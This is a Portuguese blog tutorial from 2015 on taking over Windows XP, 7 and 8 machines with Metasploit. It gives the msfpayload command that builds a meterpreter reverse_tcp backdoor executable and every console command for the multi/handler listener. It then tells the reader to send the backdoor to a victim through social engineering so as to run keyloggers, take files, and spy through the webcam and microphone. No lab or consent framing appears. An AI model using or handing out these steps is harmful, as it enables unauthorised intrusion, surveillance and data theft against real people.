
Invadindo Windows 7 e 8 (Conexão Reversa)

29 de abril de 2015 / s0ph0s

O tutorial de hoje nós trará uma base de como fazer uma invasão ao sistema operacional Windows seja o XP, 7 ou 8 que nós permitirá criar uma conexão reversa com a vítima. Nessa conexão podemos transferir arquivos para nossa máquina, enviar um keylogger, capturar audio ou webcam, entre outras coisas. Estaremos utilizando o Metasploit como ferramenta para atacar nosso alvo.



Primeiro vamos gerar nossa backdoor a qual nos conectará com a vítima:

msfpayload windows/meterpreter/reverse_tcp lhost=(Seu_IP) lport=4444 x > nome_backdoor.exe

Após gerarmos ela, necessitamos deixar nossa máquina em modo *listening* a qual deixará nossa máquina escutando um conexão a ser recebida. Assim que a vítima executar nossa backdoor automaticamente conectará conosco, conhecida como conexão reversa.

Para coloca nossa máquina nesse estado necessitamos usar o metasploit, abra com comando:

msfconsole

Após isso sete o nosso exploit que será receberá a conexão reversa:

use exploit/multi/handler

Agora setamos o nosso payload a qual fará a interface entre nós e a vítima:

set payload windows/meterpreter/reverse_tcp

E setamos o nosso IP para receber a conexão

set lhost (Seu_IP)

E a porta a qual receberemos a chamada, podendo ser qualquer uma mas usaremos como padrão a 4444:

set lport 4444

Após feito todas essas configurações colocamos ele em funcionamento com comando:

exploit

Agora enviamos para a vítima, no método de envio podemos usar alguma técnica que envolva engenharia social que irá facilitar a infecção da vítima. Quando ela executar automaticamente faremos a conexão reversa e teremos controle sobre a máquina dela podendo start algum keylogger, enviar ou transferir arquivos, acessar a webcam ou microfone, entre outras coisas.

,,,,,